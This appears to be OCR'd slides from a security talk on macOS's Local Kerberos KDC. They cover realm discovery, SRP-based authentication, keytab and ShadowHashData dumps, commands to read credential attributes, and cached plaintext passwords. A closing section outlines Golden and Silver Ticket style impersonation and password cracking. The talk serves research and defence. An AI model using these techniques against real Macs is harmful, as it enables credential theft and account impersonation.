        Entry version: 6
        Key enctype: aes256
        Key: 3E20B38CD38CD127B62A23FA89FADC2875838491E437E4C97B
        Timestamp: 2020-03-11 21:57:31 GMT
[+] principal: host/LKDC:SHA1.796085F5A7486401959FC3F249D9522CC
        Entry version: 6
        Key enctype: aes256
        Key: 3E20B38CD38CD127B62A23FA89FADC2875838491E437E4C97B
        Timestamp: 2020-03-11 21:57:31 GMT
```

- 4 default services with LKDC:
  - afpserver
  - cifs
  - vnc
  - Host
- SPNs of the form:
  - Service/realm
- Service Tickets use this shared secret!!

LKDC – _KRBTGT HASHES

- /usr/libexec/configureLocalKDC
  - Generates
  - If a new or
  - This also u
  - dscl . r

```
"dsAttrTypeNative:Kerberos
"MH6hAwIBCKB3MHUwLaErMCm
WcQMiy1EHwmmLmojEbHL7/ZTDG/hUo="
],
```

```
SEQUENCE (2 elem)
  [1] (1 elem)
    INTEGER 8
  [0] (1 elem)
    SEQUENCE (3 elem)
      SEQUENCE (1 elem)
        [1] (1 elem)
          SEQUENCE (2 elem)
            [0] (1 elem)
              INTEGER 18
            [1] (1 elem)
              OCTET STRING (32 byte) 76EBC340FC0742463C69F3AB78AD803EA6F83D9F374410AE438AD54513F31
      SEQUENCE (1 elem)
        [1] (1 elem)
          SEQUENCE (2 elem)
            [0] (1 elem)
              INTEGER 17
            [1] (1 elem)
              OCTET STRING (16 byte) 7B1B9883116D853A221B51A1F4B52AF0
      SEQUENCE (1 elem)
        [1] (1 elem)
          SEQUENCE (2 elem)
            [0] (1 elem)
              INTEGER 16
            [1] (1 elem)
              OCTET STRING (24 byte) 26856710322CB5107C2698B9A88C46C72FBFD94C31BF854A
```

AES256 Salted Hash

AES128 Salted Hash

des3-cbc-sha1-kd

LKDC – AS-REQ1

- Now let's say we want to mount a volume on another mac, but we don't know that mac's LKDC realm and we don't know the full shared secret, just the plaintext password

```
Application 10 (1 elem) - ASREQ
 SEQUENCE (4 elem)
   [1] INTEGER 5
   [2] INTEGER 10
   [3] SEQUENCE (1 elem)
       SEQUENCE (2 elem)
         [1] INTEGER 149
         [2] OCTET STRING (0 elem)
   [4] SEQUENCE (7 elem)
       [0] BIT STRING (32 bit) 00000000000000010000000000000000
       [1] SEQUENCE (2 elem)
           [0] INTEGER 1
           [1] SEQUENCE (1 elem)
               GeneralString // username
       [2] GeneralString //WELLKNOWN:COM.APPLE.LKDC
       [3] SEQUENCE (2 elem)
           [0] INTEGER 2
           [1] SEQUENCE (2 elem)
               GeneralString //krbtgt
               GeneralString //WELLKNOWN:COM.APPLE.LKDC
       [5] GeneralizedTime 2019-12-31 04:58:43 UTC
```

- Make an AS-REQ for a generic realm:
  - WELLKNOWN:COM.APPLE.LKDC
- Kerberos responds with generic error specifically to call out real realm


LKDC – PA-FX-COOKIE

- We now know the realm, we still don’t know the shared secret
- The LKDC uses the Secure Remote Protocol (SRP) for this
  - It’s a method of key exchange based on crypto
  - It’s integrated into the Kerberos implementation
    - Kerberos is stateless though?
    - RFC613 added a way to manage state within Kerberos:
      - PA-FX-COOKIE (133) can be passed with other PADATA fields
        - Same area as our PA-ENC-TIMESTAMP
    - We need to capture and relay this with every request to keep state

LKDC – USER PASSWORDS

- Ok, we have a way to keep state and we know the realm, but we still need to get that shared secret
  - Passwords on macOS aren't saved in plaintext, instead they're passed through a PBKDF2 function to generate a new, longer password
  - You can see your ShadowHashData by looking into your Open Directory Local Node as root – Using Orchard (OSS) or built in:
    `dscl . read /Users/itsafeature ShadowHashData`


```
    "dsAttrTypeNative:ShadowHashData": [
      "YnBsaXN0MDDSAQIDCl8QHlNSUC1SRkM1MDU0LTQwOTYtU0hBNTEyLVBCS0RGMl8QFFNBTFRFRC1TSEE1MTItUEJLREYy0wQFBgcICVh2ZXJpZmllclRzYWx0Wml0ZXJhdGlvbnNPEQIAo
KBSB9WTLcKhIbZ/7WmDLdwp4rCy/d4EqnScRx1aV+S+LRXYmLFehD0C97JdvuzTNSjqSIzOWeali8tdZuDnkhH7AeJ/Dh1P+DfsdLocBb4t5yXE9GwDi9Izh5UVUNLZFjQ2f6lukcvMmhaIWsfN/ZN
nbTXtLHfmvUWdiMcBM9T3YKbENfRFsknnDalk4YTf1E1aTzmZX/sIoNU6ME1P1X6ZLXhh49CSAwDVfGh0xw3bZcpxwnLE5bM+qX8LdfiJ0v2QSOpn5VK5b3QIPRTtLd+HXVXz6saYXG+LmawO9ih/2
WFo1IiGBeuE50YFeRAve2whavb8eQ5UnfFua/fEaVHMYisMvB90DMQ1qY71ZwPnjWcQdi0xGR9fO46MYsobuYdz2+7jOU2pAFiDbVTMScHvcCP7m94Z81B1Q7wY//9xZGvaxSSNES7q93jxRckUxU4
2jkmGNVlBIo24Kb7gDtkrUH3hNavM5+iypM/KXan5qYYP/ePjq6cOOgTNUi9XS1/TeKzCbemVAARZN1g2g3J0OGcusUPxP8CUUgWsDG4NG8gOaXu0y7JYKS4lKBZaEib6NHzzzqW7x+l6XliP3P/1A
Ji4lD2xayLQdvvc2O1vUJQ1VyedTYZuq7wOm16FlgGk1Ies8eF5864K4GLLQFTbjyaE2XL5iOzkPXzULylPECBV8wWjhbwpUsBvOxATs6ydTnK5pebm3O6glANVyeo3qRIAATiA0wsFBgwNDldlbnR
yb3B5TxCAr0nGuZuWA9bOZx2ytCDqD46uUlnoORijzW31mpbaEoWDGMhFS1RZxy6jktBSn5Az2uDyrK4457kEmO1tiSSTaJUDRE6cdHp97Q6aqbP7I4CBGfg8703005juDKf+iQXY9s188/jnBIiNB
ydKuu2k3QUEFPEvi79bmOwWZxJNdCtPECBRlGVv0mOu/wL0HqFTTtcyNJCAJEwDKnou+LxxfgyWARIAAT2UAAgADQAuAEUATABVAFoAZQJpAowCkQKYAqADIwNGAAAAAAAAAgEAAAAAAAADwAAAAA
AAAAAAAAAAAAA0s="
    ],
```




LKDC – SHADOWHASHDATA

- Salted-SHA512-PBKDF2
  - Many iterations (80k+) with a salt.
  - Designed to be slow and unique
  - Used when you sign in
- SRP-RFC5054-4096-SHA512-PBKDF2
  - This is the server-side shared secret for Kerberos traffic
  - This is called the "Verifier"

LKDC – AS-REQ2

```
Application 10 (1 elem) - ASREQ
 SEQUENCE (4 elem)
   [1] INTEGER 5
   [2] INTEGER 10
   [3] (1 elem) // PADATA is static in this case
     SEQUENCE (1 elem)
       SEQUENCE (2 elem)
         [1] INTEGER 149
         [2] OCTET STRING (0 elem)
   [4] (1 elem)
     SEQUENCE (7 elem)
       [0] BIT STRING (32 bit) 00000000000000010000000000
       [1] SEQUENCE (2 elem)
           [0] INTEGER 1
           [1] SEQUENCE (1 elem)
               GeneralString // username
       [2] GeneralString //LKDC:SHA1 of remote LKDC
       [3] SEQUENCE (2 elem)
           [0] INTEGER 2
           [1] SEQUENCE (2 elem)
               GeneralString //krbtgt
               GeneralString //LKDC:SHA1 of remote LKDC
       [5] GeneralizedTime 2019-12-31 04:58:45 UTC
       [7] INTEGER 481597728
       [8] SEQUENCE (4 elem)
           INTEGER 18
```

- We can make a slightly modified AS-REQ again, this time specifying the real realm of the remote LKDC
- Notice that we still aren't doing anything to prove we are who we say we are



LKDC – AS-REP2


- We finally we're starting the SRP process
- We need to track that we've started, so we'll start getting those PA-FX-COOKIES

- To generate the client-side secret, need to pass the plaintext user password, this 16-Byte salt, and the number of iterations into a PBKDF2 function with SHA512 to generate a 4096Bit key
  - This comes from the group: SRP-RFC5054-4096-SHA512-PBKDF2

LKDC – TICKETS AND STORAGE

- With a few more requests back-and-forth AS-REQ requests, we can successfully generate a new shared key between both parties without transmitting any credential material (just sending big numbers)
- We can then treat this TGT like any other normal TGT and use it to request Service Tickets like normal for the remote mac
- What gets stored in our credential cache though?

LKDC – CCACHE ENTRIES



LKDC – CCACHE ENTRIES

```
Client: itsafeature@LKDC:SHA1.B88570BB8D00104F5B11DEB039797DD65C95F2AF
Principal: krb5_ccache_conf_data/password@X-CACHECONF:
Key enctype: 0
Key:  ()
Expires: 2020-03-12 02:46:58 GMT
Flags:
Principal type: password
Ticket Data:
aXRzYXBhc3N3b3Jk

Client: itsafeature@LKDC:SHA1.B88570BB8D00104F5B11DEB039797DD65C95F2AF
Principal: krb5_ccache_conf_data/FriendlyName@X-CACHECONF:
Key enctype: 0
Key:  ()
Expires: 2020-03-12 02:46:58 GMT
Flags:
Principal type: FriendlyName
Ticket Data:
aXRzYWZlYXR1cmU=

Client: itsafeature@LKDC:SHA1.B88570BB8D00104F5B11DEB039797DD65C95F2AF
Principal: krb5_ccache_conf_data/lkdc-hostname@X-CACHECONF:
Key enctype: 0
Key:  ()
Expires: 2020-03-12 02:46:58 GMT
Flags:
Principal type: lkdc-hostname
Ticket Data:
c3Bvb2t5LmxvY2Fs
```

Plaintext Password!!

Associated Remote Username

Remote Computer Name

LKDC - ATTACKS

- If you get the user's password
  - You can do everything manually / normally and impersonate the user
- If you get the _krbtgt hash
  - You can generate your own TGT as anybody to the LKDC
    - Same as a 'Golden Ticket', but just to that Mac
- If you get the hashes from /etc/krb5.keytab
  - You can impersonate anybody to those services
    - Same as 'Silver Ticket', but in this case it might as well be a 'Golden Ticket'
- Stealing the user's SRP Verifier
  - You can brute-force try to crack the user's password

LKDC - ATTACKS

- If you get the user's KerberosKeys Open Directory Attribute
  - `dscl . read /Users/itsafeature KerberosKeys`
  - You can try to decrypt the AES256, AES128, or des3-cbc-sha1 (INTEGER 16 in ASN.1 encoding) keys to get the user's plaintext password

LKDC - SUMMARY

- You're running Heimdal on your macOS computer.
  - How often do you change your password?
    What about your _krbtgt password?
    What about your computer's password?
- LKDC should ***not*** come into play if you're AD joined
  - Realistically, it just doesn't come into play with AD users
  - Still comes into play with local user accounts
- The tickets in your ccache are flushed periodically
  - LKDC tickets are flushed when you're no longer using the them
    - i.e. unmount that shared drive, disconnect VNC, etc

THANK YOU – QUESTIONS?

- Bifrost
  - https://github.com/its-a-feature/bifrost
  - Will release updated code for LKDC interaction
  - Still need to add in Silver/Golden ticket generation
- Blog on the topic with video demo:
  - https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c727807744f
  - Using a captured hash to get a TGT, inject ticket, get a CIFS service ticket, then mounting a remote share with those tickets